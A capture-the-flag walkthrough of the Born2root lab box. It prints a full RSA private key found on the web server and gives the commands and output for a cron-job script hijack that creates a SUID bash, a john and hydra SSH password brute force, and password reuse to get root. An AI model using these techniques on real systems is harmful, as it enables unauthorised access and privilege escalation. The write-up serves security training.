
Port 80

1. Feroxbuster

```
301          9l        28w       316c http://192.168.170.49/files
301          9l        28w       316c http://192.168.170.49/icons
200        283l       495w      5651c http://192.168.170.49/index.html
301          9l        28w       317c http://192.168.170.49/manual
200          3l         6w        57c http://192.168.170.49/robots.txt
403         11l        32w       302c http://192.168.170.49/server-status
```

2. Proceed to `http://192.168.170.49/index.html`



Menu
Secretsec Company
Index of /icons
192.168.170.49/icons
Not secure 192.168.170.49
You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Secretsec : A security company

Our Company

Secretsec is a company based in France who is installed into plenty country around the world (Albania,Greece,India,Japan,USA,China,Mexico).

We make your security our priority . Wanna be defended agaist Cyber Threats ? Call us at 052-452-990-054 .

Our Jobs

- Network and Computer Penetration Testing
- Attacks stopping
- Network Creator
- Secure operating-system installation

About Us

Martin N
Hadi M
Jimmy S


Contact Us

martin@secretsec.com

- Usernames:
  - martin
  - hadi
  - jimmy
- No hidden text in html

3. Visited `/icons`

- Found a suspicious file, contains SSH Key




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoNgGGOyEpn/txphuS2pDA1i2nvRxn6s8DO58QcSsY+/Nm6wC
tprVUPb+fmkKvOf5ntACY7c/5fM4y83+UWPG0l90WrjdaTCPaGAHjEpZYKt0lEc0
FiQkXTvJS4faYHNah/mEvhldgTc59jeX4di0f660mJjF31SA9UgMLQReKd5GKtUx
5m+sQq6L+VyA2/6GD/T3qx35AT4argdk1NZ9ONmj1ZcIp0evVJvUul34zuJZ5mDv
DZuLRR6QpcMLJRGEFZ4qwkMZn7NavEmfX1Yka6mu9iwxkY6iT45YA1C4p7NEi5yI
/P6kDxMfCVELAUaU8fcPolkZ6xLdS6yyThZHHwIDAQABAoIBAAZ+clCTTA/E3n7E
LL/SvH3oGQd16xh9O2FyR4YIQMWQKwb7/OgOfEpWjpPf/dT+sK9eypnoDiZkmYhw
+rGii6Z2wCXhjN7wXPnj1qotXkpu4bgS3+F8+BLjlQ79ny2Busf+pQNf1syexDJS
sEkoDLGTBiubD3Ii4UoF7KfsozihdmQY5qud2c4iE0ioayo2m9XIDreJEB20Q5Ta
lV0G03unv/v7OK3g8dAQHrBR9MXuYiorcwxLAe+Gm1h4XanMKDYM5/jW4JO2ITAn
kPducC9chbM4NqB3ryNCD4YEgx8zWGDt0wjgyfnsF4fiYEI6tqAwWoB0tdqJFXAy
FlQJfYECgYEAz1bFCpGBCApF1k/oaQAyy5tir5NQpttCc0L2U1kiJWNmJSHk/tTX
4+ly0CBUzDkkedY1tVYK7TuH7/tOjh8M1BLa+g+Csb/OWLuMKmpoqyaejmoKkLnB
WVGkcdIulfsW7DWVMS/zA8ixJpt7bvY7Y142gkurxqjLMz5s/xT9geECgYEAxpfC
fGvogWRYUY07OLE/b7oMVOdBQsmlnaKVybuKf3RjeCYhbiRSzKz05NM/1Cqf359l
Wdznq4fkIvr6khliuj8GuCwv6wKn9+nViS18s1bG6Z5UJYSRJRpviCS+9BGShG1s
KOf1fAWNwRcn1UKtdQVvaLBX9kIwcmTBrl+e6P8CgYAtz24Zt6xaqmpjv6QKDxEq
C1rykAnx0+AKt3DVWYxB1oRrD+IYq85HfPzxHzOdK8LzaHDVb/1aDR0r2MqyfAnJ
kaDwPx0RSN++mzGM7ZXSuuWtcaCD+YbOxUsgGuBQIvodlnkwNPfsjhsV/KR5D85v
VhGVGEML0Z+T4ucSNQEOAQKBgQCHedfvUR3Xx0CIwbP4xNHlwiHPecMHcNBObS+J
4ypkMF37BOghXx4tCoA16fbNIhbWUsKtPwm79oQnaNeu+ypiq8RFt78orzMu6JIH
dsRvA2/Gx3/X6Eur6BDV61to3OP6+zqh3TuWU6OUadt+nHIANqj93e7jy9uI7jtC
XXDmuQKBgHZAE6GTq47k4sbFbWqldS79yhjjLloj0VUhValZyAP6XV8JTiAg9CYR
2o1pyGm7j7wfhIZNBP/wwJSC2/NLV6rQeH7Zj8nFv69RcRX56LrQZjFAWWsa/C43
rlJ7dOFH7OFQbGp51ub88M1VOiXR6/fU8OMOkXfi1KkETj/xp6t+
-----END RSA PRIVATE KEY-----
```

SSH

1. Successfully ssh


```
ssh martin@$ip -i id_rsa
```



```
┌──(root💀kali)-[~/provingGrounds/born2root/192.168.170.49/exploit]
└─# ssh martin@$ip -i id_rsa

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 10 14:54:06 2022 from 192.168.49.170

READY TO ACCESS THE SECRET LAB ?

secret password : no
WELCOME !
martin@debian:~$ 
```


Privilege Escalation to Jimmy via Cronjob Misconfiguration

1. View current cronjobs



```
martin@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5  * * * *   jimmy   python /tmp/sekurity.py
martin@debian:~$
```

2. Check permissions of `/tmp/sekurity.py`
   - File does not exist




```
martin@debian:~$ ls -l /tmp/sekurity.py
ls: cannot access /tmp/sekurity.py: No such file or directory
martin@debian:~$
```

3. Create python script to obtain jimmy shell

```
printf '#!/usr/bin/python\n\nimport os\nos.system("cp /bin/bash /tmp/jimmybash && chmod u+s /tmp/jimmybash")\n' > /tmp/sekurity.py; chmod +x /tmp/sekurity.py
```

   - Copy over bash, set SUID on it, when executed it is executed as user jimmy.


4. Wait for cronjob to execute



```
martin@debian:/tmp$ ls -l
total 1088
-rwsr-xr-x 1 jimmy  jimmy  1105840 Jan 10 15:05 jimmybash
-rw-r--r-- 1 martin martin      98 Jan 10 15:12 sekurity.py
drwx------ 2 root   root      4096 Mar 10  2021 vmware-root
martin@debian:/tmp$ ./jimmybash -p
jimmybash-4.3$ whoami
jimmy
jimmybash-4.3$
```


Privilege Escalation to Hadi via Bruteforce

1. At jimmy's home dir, there is a file called `networker` with SUID bit set



```
jimmybash-4.3$ ls -l networker
-rwsrwxrwx 1 root root 7496 Jun  9  2017 networker
jimmybash-4.3$
```

2. Try to view what binary `networker` is executing using Strings




```
jimmybash-4.3$ strings networker
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.1.3
GLIBC_2.0
UWVS
t$,U
[^_]
*** Networker 2.0 ***
/sbin/ifconfig
/bin/ping -c 1  localhost
Done
echo 'echo linux tool version 5'
```

   - Path Hijacking Failed
   - We have write access to the `networker` binary, however editing the file removes SUID bit.
   - Rabbit hole

3. Generate a custom wordlist with Hadi's name


```
john --wordlist=hadi.txt --rules:korelogic --stdout > hadi_korelogic.txt
# Shorter list:
cat /usr/share/wordlists/rockyou.txt | grep "hadi" >> hadi_rockyou.txt
```



```
┌──(root💀kali)-[~/provingGrounds/born2root/192.168.170.49/exploit/bruteforce]
└─# john --wordlist=hadi.txt --rules:korelogic --stdout > hadi_korelogic.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
6327451p 0:00:00:02 100.00% (2022-01-11 00:26) 2174Kp/s hadi999999
```

4. Bruteforce SSH


```
hydra -l hadi -P hadi_rockyou.txt -e nsr -s 22 -o
"/root/provingGrounds/born2root/192.168.170.49/scans/tcp22/tcp_22_ssh_hydra.txt" ssh://$ip -V
```



```
# Hydra v9.1 run at 2022-01-10 21:38:20 on 192.168.170.49 ssh (hydra -L usernames.txt -P /usr/share/seclists/Passwords/
darkweb2017-top100.txt -e nsr -s 22 -o /root/provingGrounds/born2root/192.168.170.49/scans/tcp22/tcp_22_ssh_hydra.txt ssh://
192.168.170.49)
[22][ssh] host: 192.168.97.49   login: hadi   password: hadi123
```

5. SSH into hadi


```
ssh hadi@192.168.97.49
```



```
┌──(root💀kali)-[~/provingGrounds/born2root/192.168.170.49/exploit/bruteforce]
└─# ssh hadi@192.168.97.49
The authenticity of host '192.168.97.49 (192.168.97.49)' can't be established.
ED25519 key fingerprint is SHA256:y7AzR/QI4CJW3DLNEfBYopBbKkUP12PZv3vt+1ZQP6E.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:438: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.97.49' (ED25519) to the list of known hosts.
hadi@192.168.97.49's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
hadi@debian:~$
```

Privilege Escalation to Root via Reused Creds

1. Ran linpeas, could not find anyways to priv esc
2. Reused hadi credential & obtained root shell



```
root@debian:/tmp# cd /root
root@debian:~# ls
flag.txt  proof.txt
root@debian:~# cat *

,-----.                          ,---. ,------.                 ,--.
|  |) /_  ,---. ,--.--.,--,--, '.-.  \|  .--. ' ,---.  ,---. ,-'  '-.
|  .-.  \| .-. ||  .--'|      \ .-' .'|  '--'.'| .-. || .-. |'-.  .-'
|  '--' /' '-' '|  |   |  ||  |/   '-.|  |\  \ ' '-' '' '-' '  |  |
`------'  `---' `--'   `--''--''-----'`--' '--' `---'  `---'   `--'


Congratulations ! you  pwned completly Born2root's CTF .

I hope you enjoyed it and you have made Tea's overdose or coffee's overdose :p

I have blocked some easy ways to complete the CTF ( Kernel Exploit ... ) for give you more fun and more knownledge

Pwning the box with a linux binary misconfiguration is more fun than with a Kernel Exploit !

Enumeration is The Key .



Give me feedback :[FB] Hadi Mene
14de4cf802e1b64b0b331bff6026bf2b
```

Tags: #linux-priv-esc/cronjob #win-priv-esc/path-hijacking #linux-priv-esc/suid/unknown-exec